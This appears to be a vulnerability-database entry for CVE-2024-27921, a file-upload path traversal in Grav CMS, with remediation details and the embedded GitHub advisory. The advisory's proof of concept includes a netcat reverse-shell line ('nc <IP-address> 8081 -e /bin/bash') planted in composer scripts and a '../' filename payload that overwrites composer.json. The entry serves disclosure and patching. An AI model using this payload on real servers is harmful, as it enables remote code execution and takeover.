CVE-2024-27921: Getgrav/grav Path Traversal Vulnerability
HIGHCVE-2024-27921 is a HIGH (CVSS 8.8) path traversal vulnerability (CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')) affecting Getgrav/grav libraries in the Packagist ecosystem. The issue involves grav file upload path traversal. Remediation is available by upgrading affected packages to version 1.7.45.
CVE-2024-27921 at a Glance
Security Impact
CVSS: 8.8
The security impact metrics below are parsed directly from the CVSS v3.1 vector string (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H).
How to Fix CVE-2024-27921
To remediate this vulnerability, upgrade all affected Getgrav/grav dependencies to a patched release. Both direct and transitive dependencies should be checked, as frameworks or security libraries may pull in vulnerable versions transitively.
Upgrade getgrav/grav to 1.7.45Run the following command in your project directory to verify that all resolved dependencies use the patched release:
inspect dependencies for getgrav/gravHow to Check if You Are Affected
To determine whether your application is affected by CVE-2024-27921, inspect your project dependencies for Getgrav/grav:
inspect dependencies for getgrav/gravAnalyze the terminal output to locate any version of Getgrav/grav in your dependency tree. If any resolved version matches the vulnerable ranges listed in the table below (for example, versions earlier than 1.7.45), your application is affected.
Note: Verify declared build manifests and deployed runtime container environments.
Technical Details
Vulnerability Mechanism & Technical Analysis
This vulnerability is classified under CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), where the product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory. In Getgrav/grav, software state validation or input boundaries are circumvented during processing. Review the official source advisory statement below for specific affected components, classes, and reproduction details.
Source Advisory Statement
CVE-2024-27921 Affected Getgrav/grav Versions
1 component(s)| Product / Package | Ecosystem | Affected Versions | Fixed Version |
|---|---|---|---|
|
getgrav/grav
|
Packagist |
< 1.7.45
|
1.7.45
|
References
Frequently Asked Questions
What is CVE-2024-27921?
Which Getgrav/grav versions are affected?
What version fixes CVE-2024-27921?
Is getgrav/grav affected?
What is the CVSS score of CVE-2024-27921?
What CWE is associated with CVE-2024-27921?
How can I check Packagist dependencies for CVE-2024-27921?
Machine-readable OSV JSON
OSV v1.5 Schema
{
"schema_version" : "1.4.0",
"id" : "GHSA-m7hx-hw6h-mqmc",
"modified" : "2024-10-04T16:29:18Z",
"published" : "2024-03-22T16:29:57Z",
"aliases" : [ "CVE-2024-27921" ],
"summary" : "Grav File Upload Path Traversal",
"details" : "### Summary\nGrav is vulnerable to a file upload path traversal vulnerability, that can allow an adversary to replace or create files with extensions such as .json, .zip, .css, .gif, etc. This vulnerabiltiy can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing backups or creating new ones, and exfiltrating sensitive data using CSS Injection exfiltration techniques.\n\n### Installation Configuration\n- Grav CMS 1.10.44\n- Apache web server\n- php-8.2\n\n### Details\n_**Vulnerable code location:**_ grav/system/src/Grav/Common/Media/Traits/MediaUploadTrait.php/checkFileMetadata() method_\n\n public function checkFileMetadata(array $metadata, string $filename = null, array $settings = null): string\n {\n // Add the defaults to the settings.\n $settings = $this->getUploadSettings($settings);\n\n // Destination is always needed (but it can be set in defaults).\n $self = $settings['self'] ?? false;\n if (!isset($settings['destination']) && $self === false) {\n throw new RuntimeException($this->translate('PLUGIN_ADMIN.DESTINATION_NOT_SPECIFIED'), 400);\n }\n\n if (null === $filename) {\n // If no filename is given, use the filename from the uploaded file (path is not allowed). \n $folder = '';\n $filename = $metadata['filename'] ?? '';\n } else {\n // If caller sets the filename, we will accept any custom path.\n $folder = dirname($filename); `-> Vulnerable Code`\n if ($folder === '.') {\n $folder = '';\n }\n $filename = Utils::basename($filename);\n\n### PoC\n\n1. Log in to the Grav CMS using a super administrator account.\n2. Add a user in the \"Accounts\" section with the following permissions:\n- Login to Admin\n- Page Update\n3. Log out of the super administrator account and log in with the previously created user account.\n4. Navigate to the https://<grav>admin/pages/home.\n5. Use the following command in Kali Linux to open a netcat listener:\n```\nnc -lvnp 8081\n```\n\nNote: \"nc\" or netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. We are using this tool to get a reverse shell from the server hosting Grav CMS.\n7. Using a web interception proxy, click on the \"Page Media\" section and upload a json file with the following added to the \"scripts\" section (https://getcomposer.org/doc/articles/scripts.md):\n```\n\"post-install-cmd\": \"nc <IP-address> 8081 -e /bin/bash\",\n\"post-update-cmd\": \"nc <IP-address> 8081 -e /bin/bash\"\n```\n**_Note:_** The post installation and update script used in this PoC is only for demonstration purposes. There are various other scripts that may be injected such as `command` that executes the corresponding script before any Composer Command is executed on the CLI.\n\n_Note: . Please replace <IP-address> with the IP address of the Kali Linux netcat listener._\n8. Modify the \"name\" parameter to \"../../../c/omposer.json\" and forward the request.\n9. Observe the successful upload message from the server response:\n\n10. In the Grav web root, observe that the \"composer.json\" file was successfully replaced by the malicious \"composer.json\" file containing a reverse shell script.\n11. Run any variations of the following commands in the Grav web server and observe the successful reverse shell:\n- bin/grav composer\n- composer update\n- composer install\n\n\n### Impact\n\n1. **Arbitrary Code Injection:** Attackers can replace the composer.json file with a malicious one containing arbitratry composer scripts. This can result in code execution when the `composer` command is used for any purpose in the server. that can allow attackers to get a reverse shell on the server.\n\n2. **Backup Compromise:** .zip backup files can be replaced, undermining data integrity and recovery mechanisms:\n\n\n\n3. **Sensitive Information Exposure:** Modification of .css files provides an avenue for attackers to exfiltrate sensitive information, such as usernames and passwords, compromising confidentiality.\n",
"severity" : [ {
"type" : "CVSS_V3",
"score" : "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H"
} ],
"affected" : [ {
"package" : {
"ecosystem" : "Packagist",
"name" : "getgrav/grav"
},
"ranges" : [ {
"type" : "ECOSYSTEM",
"events" : [ {
"introduced" : "0"
}, {
"fixed" : "1.7.45"
} ]
} ]
} ],
"references" : [ {
"type" : "WEB",
"url" : "https://github.com/getgrav/grav/security/advisories/GHSA-m7hx-hw6h-mqmc"
}, {
"type" : "ADVISORY",
"url" : "https://nvd.nist.gov/vuln/detail/CVE-2024-27921"
}, {
"type" : "WEB",
"url" : "https://github.com/getgrav/grav/commit/5928411b86bab05afca2b33db4e7386a44858e99"
}, {
"type" : "PACKAGE",
"url" : "https://github.com/getgrav/grav"
} ],
"database_specific" : {
"cwe_ids" : [ "CWE-22" ],
"severity" : "HIGH",
"github_reviewed" : true,
"github_reviewed_at" : "2024-03-22T16:29:57Z",
"nvd_published_at" : "2024-03-21T22:15:11Z"
}
}